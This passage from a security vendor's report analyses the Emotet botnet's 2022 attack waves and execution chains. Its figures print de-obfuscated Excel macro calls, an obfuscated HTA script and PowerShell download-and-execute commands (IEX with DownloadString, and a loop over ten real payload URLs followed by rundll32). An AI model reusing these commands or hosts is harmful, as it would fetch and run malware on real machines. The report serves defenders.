

Emotet Exposed: A Look Inside the Cybercriminal Supply Chain



Table of contents

EXECUTIVE SUMMARY	4
EMOTET: HISTORY AND BACKGROUND	6
NEW EMOTET WAVES	8
UNDERSTANDING EXECUTION CHAINS	16
MAPPING THE EMOTET INFRASTRUCTURE	22
Encryption keys and Epoch distribution	23
IP address:port analysis	24
IP count distribution	24
IP address:port pair set distribution	25
Network infrastructure reuse across payloads	26
Network infrastructure reuse across time	26
IP geographic distribution	28
Port distribution	28
JARM fingerprint distribution	29
AS number distribution	31
Execution chains and infrastructure	32
EMOTET RELOADED	34
VMWARE RECOMMENDATIONS	39
BIBLIOGRAPHY	43
APPENDIX	45
IoCs	45
Emotet activity timeline notes	45
Extracting the Emotet configuration	46
Step 1: Decrypting and dumping the internal DLL	46
Step 2: C2 configuration extraction	49
Downloading updates and plug-in modules	60

EXECUTIVE SUMMARY

Emotet is one of the most evasive and destructive malware delivery systems ever deployed.

Throughout its eight-year history, Emotet has caused substantial damage. Now it has resurrected itself following a takedown by law enforcement. Emotet is the very definition of an advanced persistent threat, causing substantial damage during its earlier reign and continuing to pose a danger to organizations everywhere. As such, the VMware Threat Analysis Unit™ is releasing insights learned from Emotet's most recent resurgence in hopes that organizations will be able to better understand and defend themselves against this resilient risk.

With telemetry from VMware Contexta™ cloud-delivered threat intelligence, the VMware Threat Analysis Unit first observed the newest waves of Emotet attacks in January 2022. By analyzing Emotet's software development lifecycle, we were able to dissect how it quickly changes its command and control (C2) infrastructure, obfuscates its configuration, adapts and tests its evasive execution chains, deploys different attack vectors at different stages, laterally propagates, and continues to evolve using numerous tactics and techniques.

This report covers these findings, providing comprehensive information on the exploitation chains and the inner workings of the malware deployed by the most recent Emotet attacks.

The report also provides the samples and network indicators of compromise (IoCs) (see the IoCs section of the Appendix) that were observed, including the samples' configurations and any additional components related to our research. The report reveals never-before-exposed insights into Emotet, including large-scale, detailed analysis of:

- The modules Emotet delivers
- Emotet's execution chains and their evolution
- Emotet's multiple attack waves, campaigns, and network infrastructure
- How to create an Emotet sock puppet to fetch modules
- How to extract the recently updated Emotet configuration
- How infection techniques and Emotet's network infrastructure are correlated, revealing the agile-like software development lifecycle of Emotet

EXECUTIVE SUMMARY

Key highlights and takeaways from the report

Emotet's attack patterns are in continuous evolution: Awareness at initial stages is key. The VMware Threat Analysis Unit clustering analysis, based on a new similarity metric, was able to identify various stages of Emotet attacks with a number of initial infection waves that change the way in which the malware is delivered. The ongoing adaptation of Emotet's execution chain is one reason the malware has been successful for so long. This report is the first to characterize Emotet's different execution chains, describing infection techniques and characterizing the evolution of Emotet's tactics, techniques and procedures (TTPs) to make them easier to identify in your environment.

Emotet can serve a number of attack objectives. This report details an analysis of Emotet's updates and additional modules, in terms of the functionality they provide, their sources, and their evolution through time. They demonstrate just how expansive Emotet attacks can be. For instance, the VMware Threat Analysis Unit intercepted two recently updated modules: The first targets Google Chrome browsers and is designed to steal credit card information, while the second leverages the SMB protocol and is designed to spread laterally.

Emotet authors try hard to hide their C2 infrastructure. The actors behind Emotet go to great lengths to make the information about the malware's C2 infrastructure difficult to extract. The VMware Threat Analysis Unit developed a tool to bypass the anti-analysis techniques employed by Emotet's authors. Consequently, this new tool is capable of obtaining the same updates that are pushed to infected hosts. We found there were two separate ways that Emotet used to try to obfuscate this information. In this report, the VMware Threat Analysis Unit shares how to extract the IP addresses and ports of the C2 servers from Emotet samples, so that you can understand the attack's infrastructure.

Emotet's infrastructure is constantly shifting. The VMware Threat Analysis Unit developed techniques and tools to extract the configuration files used by Emotet samples to better understand the C2 infrastructure of the Emotet botnets. By analyzing the network endpoints involved in this C2 infrastructure, the VMware Threat Analysis Unit was able to track and document the Emotet botnets' evolution. Historically, Emotet has had several infrastructures, called Epochs. Prior to the law enforcement takedown in January 2021, Epochs 1, 2 and 3 were the infrastructures mostly used by attackers, while Epochs 4 and 5 are the infrastructures that have surfaced in Emotet's resurgence.

EMOTET: HISTORY AND BACKGROUND

Emotet is one of the most notorious and long-lived botnets in existence.

It is controlled by a group called Mummy Spider, also known as MealyBug or TA542.¹ Emotet first appeared on the threat landscape in 2014 as a banking Trojan.² Instead of injecting content into the webpages of financial institutions, which was the standard approach to data theft at the time, it monitored and stole the raw network traffic directed at financial institutions.

Since its emergence, Emotet has evolved into one of the largest malware-as-a-service (MaaS) infrastructures. The threat actors behind Emotet are behind a series of attack waves that delivered a variety of different payloads, including IcedID, TrickBot, UmbreCrypt and QakBot, along with additional threats, such as the Ryuk ransomware. Often, periods of inactivity are interspersed within the waves, which help it to remain undiscovered and persist.

In Emotet's first years, the authors focused on improving Emotet's evasion techniques and expanding its targets beyond the DACH region (Germany, Austria, Switzerland) to be more global, including an emphasis on North America and China.³ Around 2017, the authors of Emotet fully embraced their role of malware distributor, focusing more on

advancing initial infection techniques to improve their success rates.

Often, Emotet attacks rely on waves of spam emails designed to entice readers to open malicious documents or click malicious links. Once a target is infected, access to the compromised machine is sold to one of the groups within Emotet's ecosystem, who then monetizes the access. Typically, these groups leverage this access to steal valuable information or deploy ransomware for financial gain.⁴

While there were unexplained periods of inactivity (such as summer 2019),⁵ Emotet was active⁶ until early 2021. During this time, Emotet used three Epochs (e.g., Epochs 1, 2 and 3).

In January 2021, the botnet's infrastructure was targeted by law enforcement in a coordinated takedown effort called Operation Ladybird. Authorities from the Netherlands, Germany, the United States, the United Kingdom, France, Lithuania, Canada and Ukraine, under the coordination of Europol,⁷ all participated in the operation, which for a time successfully halted Emotet's operations.⁸

EMOTET: HISTORY AND BACKGROUND

Ukraine's law enforcement apprehended two individuals who were responsible for deploying and managing Emotet's network infrastructure. In addition, the takedown team hijacked the controlling hosts and pushed a new update that would uninstall Emotet on a specific date. For a while, the void left by Emotet was filled by other malware distributors, such as BazarLoader and IcedID,⁹ but it was only temporary.

In November 2021, the TrickBot botnet started distributing a DLL that turned out to be Emotet. This resulted in the rebooting of the Emotet botnet infrastructure.¹⁰ It's a comeback that many believe was pushed by members of the Conti ransomware gang.¹¹

Since then, the botnet has been operating with two new infrastructures: Epochs 4 and 5. Figure 1 shows a timeline of Emotet's activity (see the Emotet activity timeline notes in the Appendix for more details).




Figure 1: Emotet activity timeline.

NEW EMOTET WAVES

In early 2022, the VMware Threat Analysis Unit observed waves of new Emotet attacks in VMware Contexta (Figure 2). We investigated each wave to identify the infection mechanisms, map the attack's C2 infrastructure, and document the components that were delivered to comprehensively understand the latest reincarnation of this dangerous threat.




Figure 2: Recent Emotet attack waves in VMware Contexta.

The general workflow of the recent Emotet infections is fairly standard: Spam emails deliver Microsoft documents with malicious macros to target users. The documents lure the user into enabling macro execution, which results in a series of PowerShell commands being launched and used to download the Emotet payload. Emotet, in turn, downloads additional module updates or other threats, such as TrickBot and QakBot. Figure 3 shows a typical Emotet payload delivery chain.




Figure 3: Typical Emotet payload delivery chain.



NEW EMOTET WAVES

Note that this infection chain is not the only one the VMware Threat Analysis Unit observed; we also saw that Emotet uses malicious URLs embedded in emails to infect its victims. However, for the purposes of this report, we will mainly focus on the attack waves that relied on Microsoft documents as the initial infection vector.

In January 2022, the VMware Threat Analysis Unit observed new waves that used Excel attachments containing Excel macros.^{12, 13}




Figure 4: Emotet attack waves observed in January 2022.

The VMware Threat Analysis Unit classified these attacks into three waves (Figure 4):

- A – Emotet payload via an XL4 macro directly
 - B – Emotet payload via an XL4 macro with PowerShell
 - C – Emotet payload via a Visual Basic Application (VBA) macro with PowerShell

The rest of this section discusses waves A and B. More details on these waves, including wave C, can be found in our previous reports.^{12, 13}

The samples analyzed from wave A are all Microsoft Office 97–2003 Excel documents, with a relatively small file size (between 110KB and 120KB). This is an old version of Office documents, as compared to more recent versions, such as the Microsoft Office 2007 file format.

The samples in this wave of attacks have some peculiarities: First, instead of using VBA macros, these files use XL4 macros, which is an older format that allows for more direct access to the underlying operating system.^{14,15} Second, the malicious XL4 macros use some anti-analysis techniques to try to avoid detection. They employ environmental fingerprinting, which allows them to detect if they are being analyzed in a sandbox, and several obfuscation techniques to prevent static analysis. Figure 5 shows the macro contained in sample 7c0d0a80e7ebb3af7ce549df78a5a68cbd5debb5.

Figure 5: A highly obfuscated XL4 macro.

NEW EMOTET WAVES

Fortunately, the VMware Threat Analysis Unit has a tool at its disposal, called Symbexcel, that applies symbolic execution techniques to the analysis of Excel macros.¹⁶ Using this tool, we can automatically de-obfuscate the XL4 macros and identify the additional components being downloaded (see Figure 6).

```
IOCs for State 0
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70A0nbe/', '..\\sun.ocx', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.licem9.ru/images/0/', '..\\sun.ocx', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ostadsarma.com/wp-admin/pYk64Hh3z5hjnMziZ/', '..\\sun.ocx', 0, 0]

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70A0nbe/', '..\\sun.ocx', 0, 0]
EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D&"l"&"IR"&"egister"&"Serve"&"r']

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70A0nbe/', '..\\sun.ocx', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.licem9.ru/images/0/', '..\\sun.ocx', 0, 0]
EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D&"l"&"IR"&"egister"&"Serve"&"r']

IOCs for State 3
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70A0nbe/', '..\\sun.ocx', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.licem9.ru/images/0/', '..\\sun.ocx', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ostadsarma.com/wp-admin/pYk64Hh3z5hjnMziZ/', '..\\sun.ocx', 0, 0]
```

Figure 6: A de-obfuscated XL4 macro.

The functionality of the macro is threefold:

1. Download the next stage payload from one of the payload hosts. The attackers may choose to use multiple hosts to increase the chances to download the payload and improve success rates in the event that one or more hosts are taken down.
2. Execute the downloaded payload by running **rundll32.exe**.
3. Gain registry persistence by running DllRegisterServer (the de-obfuscated version of **D&"l"&"IR"&"egister"&"Serve"&"r** from the **EXEC** command line is shown Figure 6).

The payload is a DLL file, which (unsurprisingly) is the main Emotet DLL. In the case of the Excel document with hash 7c0d0a80e7ebb3af7ce549df78a5a68cbd5debb5, the DLL is 88cf39a587aeb8f075aa0ae23a42e16ce3656e71. When we explored both the Excel sample and the DLL payload on VirusTotal, it revealed that similar files and URLs were used from the same campaign (shown in Figure 7).

NEW EMOTET WAVES




Figure 7: The correlation of IoCs from this attack, created with VirusTotal Graph, visualizes the relationships between similar samples and the contacted hosts. Explore the graph to see the meaning of each node.

A new Emotet wave (B in Figure 4) was observed in late January 2022.¹³ This new wave introduced the use of the mshta.exe application to carry out the infection.

The mshta tool is a Windows-native utility that executes Microsoft HTML Application (HTA) files. Tools such as mshta and PowerShell, which are sometimes referred to as living-off-the-land binaries (LOLBINS), are very popular among threat actors because they are signed by Microsoft and trusted by Windows. This allows the attacker to

perform a confused deputy attack, in which legitimate tools are fooled into executing malicious actions. The MITRE ATT&CK Framework¹⁷ lists two techniques, namely T1218: System Binary Proxy Execution and T1216: System Script Proxy Execution, that detail how trusted components can be used to perform malicious actions.

In this new wave, mshta is used to execute an HTA file that was delivered from a remote location (see Figure 8).


NEW EMOTET WAVES



Figure 8: An HTA file downloaded to a local directory.

At first glance, the HTA file (sha1: 2615f7aa2141cc1cb5d0c687bc3396981c2c68dc) does not appear to contain anything. It is empty when opened in a common editor because of the use of newlines and whitespace that hide the file's contents from a casual viewer. An attacker can use tools, such as [js-beautify](#), to remove the empty lines and “pretty” the script inside. Figure 9 shows the first and last parts of the prettified JScript code contained in the HTA file.

NEW EMOTET WAVES



```
<html><head><meta http-equiv='x-ua-compatible' content = 'EmulateIE9'>
<script>
l1l = document.documentMode || document.all;
var f9f76c = true;
l1l = document.layers;
l1l = window.sidebar;
f9f76c = (!(l1l && l1l) && !(l1l && !l1l && !l1l));
l_ll = location + '';
l1l = navigator.userAgent.toLowerCase();

function l1I(l1I) {
    return l1I.indexOf(l1I) > 0 ? true : false
};
l1I = l1I('kht') | l1I('per');
f9f76c |= l1I;
zLP = location.protocol + '0FD';
pIq6730t3lIzb = new Array();
b4mx4rjB44rjh = new Array();
b4mx4rjB44rjh[0] = 'j%38L%76%30v%67%30';
pIq6730t3lIzb[0] = '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"//><ntp:~w~B
x~~="~~?~A~E~G~I/19~y~V~l~f~head~gscript>ev~6(une)ape(\'\v61%72%20}79%37})D}"+2}+3B}
5}"}83}33}{C})}\$\$2}{)2}6}5}{4}{!2}86)e}-3}$_f{n})`3}{!})}315}2B}"|)d|71}{})}/|3D}41}{4}^75}G|7|3}X6Et}"E|1}~7|}{||}:|=4D0|A4}X2|&{&|0o}{5|F}{;E}4{?}11}G|^{|*d|}A3um}W}G6|>2|\n
5B%5F%6C%5D%5D%3B1%28%6%32%29%7B%6C1%2B%3D1%30%5Bl%37%5B%F%5D%5D%7%D%3B1%3D%5D%5B%6C%5D%2B
F%6C%5D%29%2Esub%73%74r%28%30%2C%31%29%3B%62reak%7D%3B%49%2B%2B%3B1l%3D%6C%37%5B%5F%6C%5D%3B%5Fl%2B%2B
281%31%2Ejoin%28%27%29%29%70els%65%78%72%65tu%72n%20l%70%70%38%76%72%2010%3D%27%27%3Bf%6F%72%28%69%69
33lIzb%2Elength%3B1%69%2B%2B%29%7B10%2B%3Dl%33%28p%49%71%36%37%33%30t%33%6C%49%62%5B11%D%29%7D%8c%36%37
<script>
q664618f7td = 'Y0jQWixsfkaPTeVd0LEjho0qXgMEjDXmCDp2000bGpwIdyesQ';
j64ll2Eyei746ei24y(vMjrEW25FP1Y);
d5Cji(vMjrEW25FP1Y);
e1746ei24yj64ll2Ey(pwK0y67M);
kk2jI6E7Me6b0xH = 'k8VwgFKq4vt7305aM6keXC1M1';
eval(unescape('%71%79%36%28%22%63%37%39%38%66%2%36%39%66%22%29%38'));
v840udh16LTb82M += 'U0PIFyc0CHuFo0cX0XmZ0yVUDPF0l0o0qmYRHyU0Je0Dp)Kd1xh0acOPPRLxxv0FD1LqS0ws0ONwl0SyCaJ
b85V0fGV += 'hnCi3k';
</script>
</head><body></body>
```

More script

Figure 9: The JScript code contained in the HTA file.

This JScript code is highly obfuscated. To see what we are dealing with, we called the unescape() and eval() functions (highlighted in Figure 9) to decode and execute the obfuscated script. When we executed the JScript sample within the VMware NSX® Sandbox™, we observed that it spawned a new process to invoke PowerShell execution.

NEW EMOTET WAVES

Our analysis revealed the PowerShell process delivers the final Emotet payload in two stages:

1. The PowerShell script contained in the HTA file downloads an additional PowerShell payload from a remote URL.
2. The second downloaded PowerShell script downloads the Emotet DLL payload.

Figure 10 shows the PowerShell payload contained in the HTA file.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit
"$c1=[{GOOGLE}{GOOGLE}Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.
W{GOOGLE}{GOOGLE}e.replace({GOOGLE}, " "); $c4=bC{GOOGLE}li{GOOGLE}en{GOOGLE}{GOOGLE}t).D{GOOGLE}{GOOG
LE}ow{GOOGLE}{GOOGLE}nl{GOOGLE}{GOOGLE}o.replace({GOOGLE}, ); $c3=ad{GOOGLE}{GOOGLE}St{GOOGLE}rin{GOO
GLE}{GOOGLE}g{GOOGLE}(ht{GOOGLE}tp{GOOGLE}://185.7.214.7/PP91.PNG).replace({GOOGLE}, );$JI=($c1,$c4,$c3 -Join
");I`E`X $JI|I`E`X"
```

Figure 10: The PowerShell script extracted from the HTA file.

After removing the obfuscating strings, the purpose of the script becomes more obvious: The executed PowerShell script attempts to download another payload using the .NET WebClient.DownloadString method (highlighted in Figure 11). The **IEX** command (shown at the end of Figure 11) is an alias for the [Invoke-Expression](#) cmdlet, which evaluates and runs the string specified by the **\$JI** variable. You can ignore the backticks as they are just used to obfuscate the command.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit
$c1=(New-ObjectNet.We;
$c4=bClient).Downlo;
$c3=adString(http://185.7.214.7/PP91.PNG);
$JI=($c1,$c4,$c3 -Join);
I`E`X$JI|I`E`X"
```

Figure 11: The de-obfuscated, first-stage PowerShell script.

While the payload (sha1: `dcc120c943f78a76ada9fc47ebfdcecd683cf3e4`) downloaded from the previous stage has an image file extension (PNG), it is actually another PowerShell script but without obfuscation (see Figure 12). This script calls the .NET [WebClient.DownloadFile](#) method to download the Emotet DLL payload from one of 10 hosts and save it to C:\Users\Public\Documents\ssd.dll (sha1: `e597f6439a01aad82e153e0de647f54ad82b58d3`).

NEW EMOTET WAVES

```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://mecaglobal.com/qxim/TlDTjlxYAdwU/';
$url2 = 'http://2021.posadamision.com/wp-admin/g07Qvfd1/';
$url3 = 'http://mymicrogreen.mightcode.com/pub/WwQe6kKVIsa/';
$url4 = 'http://mawroyalmedia.com.ng/llo2x/mAgab05/';
$url5 = 'http://pokawork.com.ng/-/ulYqpe6E8FH2DKM/';
$url6 = 'http://ariesnetwork.co.uk/cgi-bin/Q05VMUFERlpCd/';
$url7 = 'http://clatmagazine.com/p8wL/714/';
$url8 = 'https://animalkingdompro.com/wp-includes/TjXLWDUyhJuvIsPR/';
$url9 = 'http://bitcoin-up.fomentomunivina.cl/assets/w8ZJxF70pHiMXtSm/';
$url10 = 'https://cr.almalunatural.com/b/GbQllyWCCy4bJWG2PW/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
foreach ($url in $urls) {
    try {
        $web.DownloadFile($url, $path);
        if ((Get-Item $path).Length -ge 30000) {
            [Diagnostics.Process];
            break;
        }
    }
    catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll',AnyString;
```

Figure 12: The second-stage PowerShell script.

At the end, the process pauses for four seconds by running **Sleep -s 4**. This is to make sure the payload is properly saved before calling cmd.exe to launch rundll32.exe and execute the Emotet DLL payload.

These waves are examples of how the Emotet actors continuously change the way in which they download and install their main component, which is the DLL responsible for contacting the C2 server and downloading additional modules.

The following section presents an analysis of the various tools and techniques used to deliver the Emotet payload in the thousands of samples analyzed by the VMware Threat Analysis Unit. Following this analysis, the focus will revolve around what C2 information can be extracted from the main Emotet DLL and how the C2 infrastructure of this complex botnet evolves over time.

UNDERSTANDING EXECUTION CHAINS

The process of compromising a machine very seldom involves a single step.

In most cases, it is a series of events that results in the installation and execution of a malicious payload. These multiple, intermediate steps are used to make it more difficult to identify the malicious actions involved.

Emotet infections are not substantially different from other infection processes. However, it is interesting to observe how different techniques are used across waves, so one can better characterize the threat actors' TTPs and support more effective detection.

In this section, the VMware Threat Analysis Unit provides an analysis of execution chains, which represent how various components are executed to achieve the final infection.

For example:

- The opening of a malicious attachment might result in the execution of Excel.
- A spreadsheet loaded into Excel might contain a malicious macro that executes using the Windows Script Host executable (wscript.exe).
- The script may invoke a PowerShell script, using cmd.exe, which in turn invokes powershell.exe.
- This script may download a DLL component, which is executed by the Excel macro using rundll32.exe, invoked through cmd.exe.

The NSX Sandbox can capture execution chains, such as the one shown in Figure 13, presenting them to the user in a visual flow.

Characterizing the evolution of execution chains requires being able to model how different execution chains are similar to one another. Because execution chains are technically execution trees, with a component spawning or executing multiple subcomponents, the VMware Threat Analysis Unit developed an execution-chain-similarity metric based on the edit distance between trees.




Figure 13: The execution chain for an Emotet sample.

The edit distance between two trees is the number of changes that must be applied to one tree to make it identical to another tree. For example, if considering trees (a) and (b) in Figure 14, one would only need to change a single element in tree (a) to make it identical to tree (b), and vice versa. On the other hand, tree (c) is made up of a number of different operations that would need to be changed to make it identical to either tree (a) or (b). Therefore, trees (a) and (b) are considered more similar than trees (a) and (c) or trees (b) and (c).

UNDERSTANDING EXECUTION CHAINS




Figure 14: The execution-chain-similarity metric based on tree edit distance.

When looking at execution chains, one may limit the analysis to the program being used (e.g., rundll32.exe), or one may consider the parameters being passed to the program (e.g., rundll32.exe 'C:\Users\Public\Documents\ssd.dll',Install). The first execution chains are referred to as program chains, while the latter are invocation chains.

Our dataset includes 19,791 samples with non-trivial execution chains, which is a subset of the VMware Threat Analysis Unit dataset of 47,240 samples. We chose this subset to understand the execution chains because final Emotet DLLs made up the rest of the samples, so they didn't have the associated malicious document(s) used to distribute them.

